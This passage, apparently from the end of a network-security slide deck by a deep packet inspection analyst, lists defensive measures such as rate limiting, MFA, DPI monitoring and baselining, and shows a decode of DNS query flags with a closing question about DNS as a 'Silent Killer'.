3. **Implement a comprehensive suite of security measures**, including (a) rate limiting to control traffic flow, (b) MAC filtering and MAC limiting for device-specific security, (c) IP whitelisting as a prudent policy, (d) geolocation blacklisting to block access from high-risk regions, (e) multi-factor authentication (MFA) for user verification, (f) encryption for data protection, (g) regular security audits and penetration tests, and (h) real-time monitoring with deep packet inspection (DPI) to detect and respond to threats promptly.

4. Practice makes perfect - **regular profiling of network infrastructure edges** combined with analyzing network traffic (DPI) - consequently learning about hundreds of protocols, thousands of network operations, exploits, signatures, etc. - will increase your awareness, leading to a situation where risks are correctly assessed for each potential incident and every alert is properly addressed with the correct operational decision.


5. In correlation with network edge profiling, **establish a baseline to understand the infrastructure**, including systems, devices, and supported protocols.

6. Do not make decisions based on assumptions and do not take risks; be sure that you know what you are doing because it is up to you whether someone unauthorized gains access to your infrastructure.


DNS - what about this ubiquitous protocol?

```
˅ Flags: 0x0100 Standard query
    0... .... .... .... = Response: Message is a query
    .000 0... .... .... = Opcode: Standard query (0)
    .... ..0. .... .... = Truncated: Message is not truncated
    .... ...1 .... .... = Recursion desired: Do query recursively
    .... .... .0.. .... = Z: reserved (0)
    .... .... ...0 .... = Non-authenticated data: Unacceptable
```

Is this an example of a 'Silent Killer'?



There is a "never-ending story" to show...



Michał Sołtysik

Deep Packet Inspection Analyst

Thank You!

Q & A